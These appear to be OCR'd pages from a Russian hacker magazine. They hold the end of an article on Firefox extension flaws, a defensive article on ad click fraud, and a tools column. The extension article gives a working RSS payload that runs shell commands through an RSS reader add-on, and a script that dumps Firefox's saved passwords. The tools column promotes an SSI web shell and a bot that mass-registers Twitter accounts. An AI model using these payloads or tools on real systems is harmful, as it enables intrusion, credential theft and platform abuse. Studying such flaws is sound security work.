AMO, безусловно, предоставляет самый популярный и простой способ разместить расширение. Плюс ко всему пользователи доверяют AMO гораздо больше, чем неприглядным сайтам, предлагающим установить что-то в любимый браузер. Тем не менее при использовании второго способа разработчик может получить чуть больше контроля над распространением расширения (читай подробнее во врезке). Если разработчик решит раздавать свое расширение через сайт AMO, то просто так его никто не опубликует. Вернее, страница расширения будет доступна только по прямой ссылке. Перед публикацией на AMO расширение обязательно проверяют редакторы AMO. Проверка бывает двух типов: предварительная и полная.


Из-за скопившейся очереди предварительная проверка сейчас выполняется в течение месяца. В ходе этой проверки исходный код расширения анализируют на баги безопасности и параметры, нарушающие правила размещения расширений на AMO. Если проблем не обнаружено, то расширение с ограничениями (на показ в тематических разделах и поиск) публикуют на AMO. При этом ссылка для установки, приведенная на странице расширения, сопровождается предупреждением о том, что расширение имеет статус экспериментального. Каждое обновление расширения также должно пройти предварительную проверку. Расширение можно отдавать на полную проверку, после того как оно набрало популярность, стало стабильным и выполнило все требования AMO. После ее успешного прохождения расширение публикуют без ограничений. Для него становятся доступны все фишки распространения через AMO.

По понятным причинам полная проверка занимает больше времени, чем предварительная. Ждать своей очереди приходится около двух недель. В ходе полной проверки выполняется, по сути, полноценное функциональное тестирование расширения. Особое внимание уделяется производительности расширения и его влиянию на работу браузера. Проверка призвана не только выявить уязвимости в коде, но и определить, использовались ли при его создании методики безопасного программирования и т. п. Редакторы, которые проводят проверку, особенно следят за тем, чтобы расширение не оказалось малварью. При этом они руководствуются следующим. В расширении не должно быть:

- удалённого выполнения или инъекции JavaScript;
- использования Remote XUL;
- обфусцированного кода.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА

Поскольку проверка объективно не может быть всеобъемлющей, многие расширения, распространяемые через AMO, содержат самые разные уязвимости. Некоторые из них позволяют выполнять произвольный код на машине клиента, чего нельзя добиться при эксплуатации багов в аддонах Opera и Chrome. В плане безопасности отличительной чертой расширений Огнелиса по сравнению с расширениями Хрома и Оперы является отсутствие ограничений, привилегий и т. п. Как и код браузера, код расширения исполняется в зоне chrome://. Ему позволено делать практически что угодно, а при использовании технологии XPCOM — вообще все, что может Огнелис. В случае атаки через уязвимость расширения



Simple RSS Reader — страница на AMO

такая особенность приводит к гораздо худшим последствиям для пользователя.

Чтобы далеко не ходить, предлагаю сразу разобрать пример подобного случая. Как всегда, в поисках уязвимых расширений мы в первую очередь обращаем внимание на те аддоны, которые активно работают с входными данными. Утилиты для проверки почты и уведомлений в социальных сетях, всевозможные RSS-читалки — короче говоря, расширения, которые парсят какие-то данные и представляют их в удобном для пользователя виде. Для эксперимента мы возьмем не слишком популярный аддон Simple RSS Reader (bit.ly/t0oJ06), который тем не менее хорошо подходит для демонстрации возможных для пользователя рисков.

Устанавливаем аддон и добавляем первый RSS-поток, чтобы понять, как эта читалка вообще работает. Оказывается, всего-то отображает в тулбаре заголовки фидов. Теперь лезем в код главного класса расширения — нас интересует, как аддон обрабатывает входные данные (в нашем случае фиды). Анализируем код и сразу находим опаснейшую уязвимость. Автор, конечно же, забыл про валидацию параметра feedUri. К тому же подобный подход к отображению адреса подписки в статусбаре выглядит как-то ненатурально:

```
menuitem.setAttribute('onmouseover',
    "SRR.setStatusBar('"+feedUri+"')");
```

Злоумышленнику остается сформировать RSS-фид (простой XML-файл, который можно разместить где угодно) со зловредным содержимым, убедить жертву подписаться на этот фид (социалка тут, социалка там — социалки повсюду) и дождаться, когда она прочитает обновления. :) Ну хорошо-хорошо, в данном случае нам надо еще, чтобы жертва навела курсор мыши на заголовок новости в тулбаре... И — вуаля! — зловред выполнится! Вот такой незамысловатый код мы использовали для запуска калькулятора (о, это самый страшный вирус на свете!) на машине жертвы через найденную брешь:

```
<item><title>some title</title>
<link>
data:eeee')+(function()
{
    file=Components.classes["@mozilla.org/file/local;1"].
        createInstance(Components.interfaces.nsILocalFile);
    file.initWithPath("/bin/sh");
    process=Components.classes["@mozilla.org/process/util;1"].
        createInstance(Components.interfaces.nsIProcess);
    process.init(file);
    args=["-c","galculator"];
    process.run(false,args,args.length);
})()+alert('XSS/foo
</link>
<pubDate>Sun, 21 Aug 2011 21:34:10 +0400</pubDate>
<description>some text</description>
</item>
```

Этот пример отлично иллюстрирует преимущества компонентов XPCOM — в данном случае это возможность запускать произвольное приложение на целевой системе. Иными словами, такое небольшое и простое расширение может запросто послужить той самой дыркой, через которую твою машину скомпрометируют. Кстати, ты наверняка задаешься вопросом, зачем тут URI «data:..»? Огнелис в контексте JS эскейпит кавычки в обычных адресах, из-за чего при эксплуатации DOM Based XSS возникают проблемы. Они появились и тут. К счастью, для нас не имеет значения, перейдет ли жертва по этому адресу, — главное, чтобы не обрезались символы, поэтому смело используем data-схему.

ИЗВЛЕЧЕНИЕ ПАРОЛЕЙ

Если у злоумышленника есть возможность выполнить произвольный код на машине жертвы, то простое получение сохраненных паролей уже не выглядит таким впечатляющим. Но все же о нем стоит упомянуть. В этом случае не особо поможет даже использование пароля для доступа к хранилищу паролей в Огнелисе. Во-первых, многие ли его устанавливают? Во-вторых, доступ к хранилищу предоставляется в рамках сессии работы с браузером, так что пользователь наверняка этот пароль уже ввел! Для получения паролей достаточно инъектировать следующий несложный дампер:


```
var dump = '';
try
{
    var myLoginManager = Components.classes[
        "@mozilla.org/login-manager;1"].
        getService(Components.interfaces.nsILoginManager);
    var logins = myLoginManager.getAllLogins({});
    for (var i = 0; i < logins.length; i++)
    {
        dump = dump + logins[i].hostname + ':' +
        logins[i].username + ':' + logins[i].password +
        '\n';
    }
    alert(dump);
}
catch(ex)
{
    // This will only happen if there is no
    // nsILoginManager component class
}
```

Само собой, в коде расширения может встретиться не такая хитрая конструкция, а простой вызов eval() с непровалидированными входными данными. Но это, по идее, легко отловить на этапе проверки расширения, выполняемой перед его публикацией на AMO.

OUTRO

Сейчас Мозилла активно продвигает новый формат создания расширений Add-on SDK, ранее известный как проект JetPack. Он значительно упрощает процесс создания расширения и даже позволяет избавить разработчика от необходимости лезть в дебри XUL! Для его использования достаточно только знаний JavaScript, HTML и CSS. Мозилловцы решили применить эту технологию для обеспечения безопасности расширений на уровне архитектуры. Ну что ж, пожелаем им удачи! ;) ⌶

Александр life4u Фаронов (a.e.faronov@gmail.com)



КЛИКФРОД: головная боль AdSense

МОШЕННИЧЕСКИЕ КЛИКИ В РЕКЛАМНОМ БИЗНЕСЕ

Объем рекламного рынка в интернете на данный момент составляет около 10 миллиардов долларов. Один миллиард из них приходится на долю кликфрода. Что это за зверь и как от него защититься, ты узнаешь из этой статьи.

WWW

- **www.google.com/adsense — Google AdSense;**
- **direct.yandex.ru — Яндекс.Директ;**
- **www.spybox.com.ua — крутейший антифрод-сервис SpyBox;**
- **www.adwatcher.com — следим за кликами на Adwatcher;**
- **jspy.ru — еще один сервис по отслеживанию кликов;**
- **piwik.org — опенсорсная аналитика Piwik;**
- **www.google.com/analytics/ — аналитика от Гугла.**


МАТЧАСТЬ

Кликфрод (от англ. click fraud — мошенническое нажатие) — это вид сетевого мошенничества, основанный на обманных (ложных) кликах по рекламе. Такие клики могут производиться как в ручном режиме (злоумышленник самостоятельно, без помощи подручных средств, кликает по рекламе), так и в автоматическом (скликивание осуществляется с помощью автоматизированных скриптов или программ). По заверениям суровых дядек-аналитиков, доля мошеннических кликов составляет около 10–15 % от всех кликов на рынке рекламы. Однако не все ложные клики удается зарегистрировать, и потому их реальная доля намного больше. Кликфрод — настоящая головная боль для поисковиков и отдельных PPC-партнерок.

Теперь рассмотрим на примерах, как накрутка кликов осуществляется в реальной жизни. Допустим, ты владеешь порталом по продаже слонов. Бизнес надо поднимать, и ты решаешь пустить часть своих доходов на рекламу. Регистрируешься в AdSense или Яндекс.Директ и создаешь объявления таким образом, чтобы по запросу «купить слона» поисковик выдавал ссылки на твой магазин. Естественно, это стоит денег, поэтому



Интерфейс SpyBox



Демо-отчет в Adwatcher

ты пополняешь свой счет на определенную сумму, которая расходуется, если юзеры кликают на твое объявление (один клик по объявлению стоит по-разному, от $0,1 и выше). И вроде бы все хорошо: поисковик предоставил рекламу, юзеры по ней переходят, — но не тут-то было! Конкуренты по торговле слонами увидели твои новые объявления и решили основательно подпортить тебе рекламную кампанию. В самом простом случае они поручат своим подчиненным просматривать все рекламные объявления, которые поисковики выдают по запросу «купить слона», и кликать на объявления, ведущие в твой магазин слонов. На самом сайте они, конечно, ничего покупать не будут. Их цель — уменьшение бюджета твоей рекламной кампании. Таким образом, после нескольких дней фальшивого скликивания твой рекламный бюджет заметно уменьшится или вообще иссякнет, а конкуренты будут прыгать от счастья. Если у твоих конкурентов мало людей в подчинении, они наймут программиста, чтобы он написал утилиту для автоматического скликивания рекламы. Использование такой утилиты также приведет к уменьшению твоего бюджета. Естественно, такие действия являются мошенническими и нечестными по отношению к тебе.

Рассмотрим другой пример осуществления кликфрода. Злоумышленник Василий хочет заработать побольше денег. Он решает нелегально подзаработать на PPC-партнерке (Pay-per-Click — партнерки, которые платят владельцу сайта за то, что пользователи кликают по рекламному объявлению, размещенному на этом сайте). Василий регистрирует свой сайт в соответствующей партнерке и находит рекламодателя, который предлагает разместить рекламное объявление на ресурсе Василия. Дальше Василий начинает сам скликивать рекламу со своего сайта (естественно, не забывая менять IP и прочие переменные окружения). Это приносит ему доход, в то время как рекламодатель получает нулевой КПД от своей рекламы.

ПРИЗНАКИ КЛИКФРОДА

Наверное, покупая рекламу в интернете, ты теперь начнешь опасаться кликфродеров и думать о том, как же отследить мошеннические клики. Существует несколько способов борьбы с кликфродом, но для начала давай рассмотрим его основные признаки.

1. Если клики по рекламе были произведены с одного IP-адреса, то это должно наводить на подозрения, что здесь что-то не так. Считается, что более десяти кликов по рекламе с одного IP — это явный признак кликфрода.
2. Если посетитель, который перешел на твой сайт по продаже слонов, сразу же ушел с него, то тут возможны два варианта: или ты отвратительно сделал сайт, или посетитель был вовсе не заинтересован в покупке слона, а просто хотел обнулить твой рекламный бюджет.



ПОЧЕМУ ПОИСКОВИКИ ЗАИНТЕРЕСОВАНЫ В БОРЬБЕ С КЛИКФРОДОМ?

У тебя наверняка возник логичный вопрос: зачем поисковикам и PPC-партнеркам бороться с кликфродом? Ведь чем больше денег рекламодатель потратит на рекламу, тем лучше для поисковика/партнерки. Оказывается, все так просто. В 2007 году компания Yahoo! была признана виновной в накрутке кликов. Дело было возбуждено конторой Checkmate Strategic Group. Компанию Yahoo! обязали выплатить штраф в размере пяти миллионов долларов и возместить рекламодателям все убытки с 2004 года. В результате аналогичного расследования в марте 2006 года Google обязали вернуть рекламодателям 90 миллионов долларов. После этих прецедентов рекламные площадки предпочитают честно рассказывать рекламодателям о том, какие клики были совершены злоумышленниками, и сразу же компенсировать потраченные впустую средства.

3. Если посетитель, который перешел на твой сайт, не производит никаких действий (не двигает мышкой, не прокручивает страницы, не кликает по ссылкам), то тут также есть два варианта: посетитель — явный зомби или тут не обошлось без использования мошеннического софта для кликфрода.
4. Если количество переходов на твой сайт увеличилось, а уровень конверсии снизился, то это также может говорить о кликфроде. Конверсия показывает действенность рекламы сайта в Сети. Вычисляется она следующим образом: берем количество посетителей, которые после захода на сайт совершили какое-либо активное действие (например, все-таки купили слона), и делим его на общее количество посетителей сайта, а потом умножаем результат на 100. В итоге мы получим показатель рекламной конверсии в процентах.
5. Отсутствие сессии в кукисах также считается признаком кликфрода, поскольку мошеннические программы обычно не используют сессии.

БОРЬБА С КЛИКФРОДОМ: SPYBOX

Итак, мы рассмотрели основные признаки накрутки кликов. Теперь давай перейдем к конкретными способам борьбы с кликфродом. Естественно, тот поисковик/рекламная площадка, где ты зарегистрировался, будет предоставлять некую абстрактную статистику. Но мы рассмотрим продукты от сторонних разработчиков, так как они на 100 % заинтересованы в том, чтобы оповестить нас обо всех ложных кликах (еще бы, они ведь получают за это деньги).

Первым в нашем списке антикликфрод-решений идет сервис под названием SpyBox. По сути, это комплексный сервис веб-аналитики, который поможет тебе увеличить количество продаж, скорректировать поведение посетителей, повысить эффективность рекламных кампаний, а также сделать то, что больше всего нас интересует, — выявить мошеннические действия на сайте. Работает сервис достаточно просто: ты регистрируешься в нем и получаешь специальный отслеживающий HTML-код, который необходимо установить на нужной тебе странице перед тегом </body>.

Код имеет примерно следующий вид (в каждом конкретном случае он будет немного отличаться):

```
<noindex>
<script type='text/javascript'>
var script=document.createElement('script');
script.type='text/javascript';
...
if(localStorage.spybox)
    {
    var spybox_hash='a181a603769c1f98ad927e7367c7aa51';
    var spybox_session=localStorage.spybox;
    script.src='http://ua.robotreplay.net/fast.js';
    }
...
document.getElementsByTagName("head")[0].
   appendChild(script);
</script></noindex>
```

После установки кода ты сможешь следить за действиями пользователей на своем сайте, как будто на нем работает специальная видеокамера, которая все записывает и анализирует. Доступен широкий выбор функций для просмотра отчетности: карта внимания пользователей сайта, карта прокрутки страницы, карта-схема движений мыши и статистика переходов. С помощью всех этих функций ты сможешь с большой долей вероятности определить, что делали посетители на твоем сайте. Очевидно, что если с одного IP было совершено слишком много переходов и при этом на странице не производилось почти никаких действий (это можно определить с помощью карты прокрутки страницы, а также карты-схемы движений мыши), то тут явно не обошлось без злоумышленников. Приятным бонусом ко всем этим функциям является поддержка русского языка. Впрочем, у SpyBox есть и свои минусы: продукт не распространяется бесплатно (стоит около 1000 рублей в месяц), а фришная версия действует только пять дней (по правде говоря, чтобы определить, осуществлялась ли на сайте накрутка кликов, в некоторых случаях достаточно и пяти дней).

ADWATCHER


SpyBox, несомненно, удобен, но довольно громоздок. Что же делать, если тебе необходимо только посмотреть статистику по кликам и, может быть, еще общую статистику по действиям? В этом случае лучше обратиться к сервису Adwatcher, который предоставляет не такие подробные отчеты, как SpyBox, а только

КЛИКФРОД НАКАЗУЕМ!

Если твой друг Петр занимается кликфродом и утверждает, что за скликивание ему ничего не будет, не верь этому и обязательно попытайся отговорить своего друга от занятия таким грязным делом. Кликфрод наказуем, и еще как!

В 2003 году был арестован программист Майкл Энтони Брэдли, который вымогал у компании Google 150 тысяч долларов. Майкл заявил, что создал программу, которая может переходить по рекламным объявлениям, и разместит ее под названием Google Clique в интернете, если великая компания Google не даст ему требуемую сумму. Естественно, Google это не понравилось, и она быстро состряпала дело на Майкла. Впрочем, незадачливому кликфродеру повезло, так как заведенное на него дело неожиданно закрыли. Другой инцидент, связанный с кликфродом, произошел в 2009 году. Корпорация Microsoft обвинила неких Гордона Лама, Мелани Сьюэн и Эрика Лама в мошенничестве, совершенном путем накрутки кликов внутри рекламной платформы Microsoft. Наненсенный при этом ущерб был оценен в 750 тысяч долларов.

За кликфрод все-таки можно получить по голове. И хотя в нашей стране кликфродеров еще ни разу не арестовывали, помни, что это может случиться в любой момент.




Создаем кампанию по отслеживанию сайта xakep.ru

самые необходимые сведения. Он также позволяет просмотреть бесплатный демо-отчет по соотношению уникальных кликов (уникальных IP) и общего количества кликов (кстати, если они примерно одинаковы, то это говорит о том, что посетители, заходившие на твой сайт, не совершали почти никаких действий). Более подробный отчет (по действиям пользователей) доступен в 30-дневной триальной версии. Интересно, что сервис также предоставляет так называемые отчеты fraud reports, которые нацелены как раз на выявление кликфрода. Чтобы сгенерить такой отчет, необходимо создать новую кампанию по отслеживанию кликфрода, задать некоторые ее параметры (название проекта, метод отслеживания) и вставить в соответствующую страницу приведенный ниже код:

```
<script language="javascript" type="text/javascript">
...
document.write('
<img src="http://s8.adwatcher.net/demov3/tracker.
php?t='+ id[1]+'&ref='+r+'&land='+l+'"
style="border:0px;width:1px;height:1px;" />');
</script>
```

После этих нехитрых манипуляций кампания заработает, и ты сможешь просматривать отчеты по накрутке кликов на своих страницах. Полная версия Adwatcher обойдется тебе в 30 мертвых американских президентов в месяц. Помни, что если ты не знаешь английский язык или, на худой конец, не умеешь пользоваться элементарным переводчиком, то лучше забить на Adwatcher и воспользоваться SpyBox.



Базовый демо-интерефейс Adwatcher



Красным подчеркнуты особо важные показатели, на которые следует обратить внимание в Google Analytics

ХАЛЯВНЫЕ РЕШЕНИЯ


Если твой бюджет не рассчитан на отслеживание кликфрода, то могу предложить тебе воспользоваться бесплатными сервисами аналитики: Google Analytics и Piwik (последний представляет собой навороченное опенсорсное PHP-приложение, которое ты легко сможешь установить на свой хост). Они, конечно, не выявят кликфрод, но помогут тебе составить примерную картину происходящего. Тут есть один трюк: нужно установить аналитику от Гугла на свой сайт, подождать недельку, а потом взглянуть на отчеты. Если они покажут, что на сайт заходит много посетителей, но среднее время их пребывания на сайте слишком мало (меньше 40 секунд, хотя эта цифра различается для разных сайтов), то вполне вероятно, что кликфрод действительно имеет место.

Существует еще и так называемый «деревенский» метод борьбы с кликфродом. Суть этого метода заключается в том, что на рекламной площадке ты просто выставляешь маленькую цену за клик по твоему объявлению. Это поможет тебе избавиться от мошенников типа Василия, о котором мы говорили в начале статьи, — ведь им просто будет невыгодно скликивать рекламу со своих сайтов. Конечно, этот способ имеет и свои минусы — при небольшой цене за клик количество покупателей твоей рекламы может резко сократиться. Впрочем, если тебе не жалко никаких денег на рекламу и ты по счастливому стечению обстоятельств владеешь миллионами, то можешь забыть про этот метод.

ЗАКЛЮЧЕНИЕ

С кликфродерами бороться непросто, ведь они постоянно совершенствуют свои методы скликивания (хотя не перевелись еще личности, которые делают все ручками). Для защиты от таких мошенников поисковые системы и другие площадки предоставляют конечному пользователю достаточно мощные средства аналитики, с помощью которых можно пресекать любой кликфрод на корню. Конечно, все мошеннические клики не отследишь и всех злоумышленников не поймаешь, но с помощью сервисов, рассмотренных в статье, ты вполне сможешь отловить большую часть кликфродеров и предоставить рекламной площадке отчет об их действиях, чтобы вернуть свои кровные :). ⌶

Mar (icq 884888, http://snipper.ru)



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: BECHED

URL: bit.ly/nIXs3V


Система: *nix/win



WEB-SHELL SSI

Думаю, ты нередко сталкивался с тем, что после заливки любого из известных PHP-шеллов на нужный сайт команды ОС выполнять было невозможно. Таким образом, ты не мог сделать с сервером ничего полезного. Рутовые эксплойты, бэк-коннект и прочие необходимые в таких случаях вещи просто-напросто нельзя было запустить. Зачастую единственная возможность работы с командной строкой заключается в том, чтобы заливать и запускать шеллы на Питоне, Перле и других языках. Однако и она далеко не всегда представляется взломщику. Как быть в таких случаях? Очень просто! Если ты слышал о SSI (server side includes) во всеми любимом Апаче, то должен знать, что эта технология позволяет воспользоваться замечательной директивой `#exec cmd`. Все предыдущие решения для выполнения команд через эту директиву были сделаны на коленке и не обладали удобным интерфейсом. Поэтому спешу представить тебе долгожданный и вполне качественный SSI-шелл, позволяющий с удобством обходить досадные ограничения PHP. Шелл имеет всю привычную функциональность и кроме этого реализует:

- просмотр произвольных файлов;
- SSI-инклуд произвольных файлов;
- выполнение произвольных команд ОС;
- беспалевную передачу команд через заголовок HTTP_COOKIE;
- работу через JavaScript.



Автор: Max Artemev

URL: widecap.ru

Система: Windows 2000/ XP/2003 Server/ Vista/2008 Server/7



СИСТЕМНЫЙ ПРОКСИФИКАТОР WIDECAP

WideCap — это культовая тулза-проксификатор, предназначенная для организации TCP/IP-туннеля через прокси-сервер или цепочку прокси-серверов. На низком уровне прога является полнофункциональным виртуальным сетевым драйвером и поставщиком услуг разрешения имен системы Winsock. Поддерживаются все наиболее распространенные типы прокси: SOCKSv4, SOCKSv5, HTTP/HTTPS.

Особенности и преимущества программы:

1. Гибкая система правил. Можно настраивать абсолютно все: индивидуальные цепочки прокси, адреса исключений, кэш DNS, скорость сети, лимит по трафику и многое другое.
2. Встроенный прокси-чекер, который распознает тип прокси.
3. Импорт прокси. Можно загружать списки проксиков из файлов или документов в интернете, также присутствует поддержка регулярок.
4. Журналирование трафика.

Надеюсь, тебе не нужно объяснять, зачем WideCap может понадобиться тру-хакеру :). Сам автор указывает следующие причины: обеспечение безопасности твоего компьютера, доступ к ресурсам, закрытым корпоративным шлюзом, анонимный серфинг в Сети, дешевый трафик через туннель интернет-провайдера и т.д.



Автор: Zdez Bil Ya

URL: bit.ly/qLkZuZ

Система: Windows 2000/ XP/2003 Server/ Vista/2008 Server/7




РЕГИСТРАТОР АККАУНТОВ TWITTER REGGER

Как видно из названия, эта утилита предназначена для автоматической регистрации аккаунтов в Твиттере. Реггер может пригодиться в случае, если тебе вдруг понадобится создать сотни фолловеров и быстро распространить свой твит по интернету. Вот небольшой список того, что прога умеет делать:

- регистрировать аккаунт (без подтверждения по e-mail);
- фолловить указанный аккаунт;
- заполнять некоторые поля в профайле («Местоположение», «Сайт», «О себе»);
- загружать аватар (из папки avatars);
- работать через прокси;
- записывать и выводить подробный лог работы.

Единственным, но не слишком существенным недостатком проги является необходимость ввода капчи. Впрочем, капча на Твиттере не такая уж мудреная, так что на скорость регистрации она мало влияет.

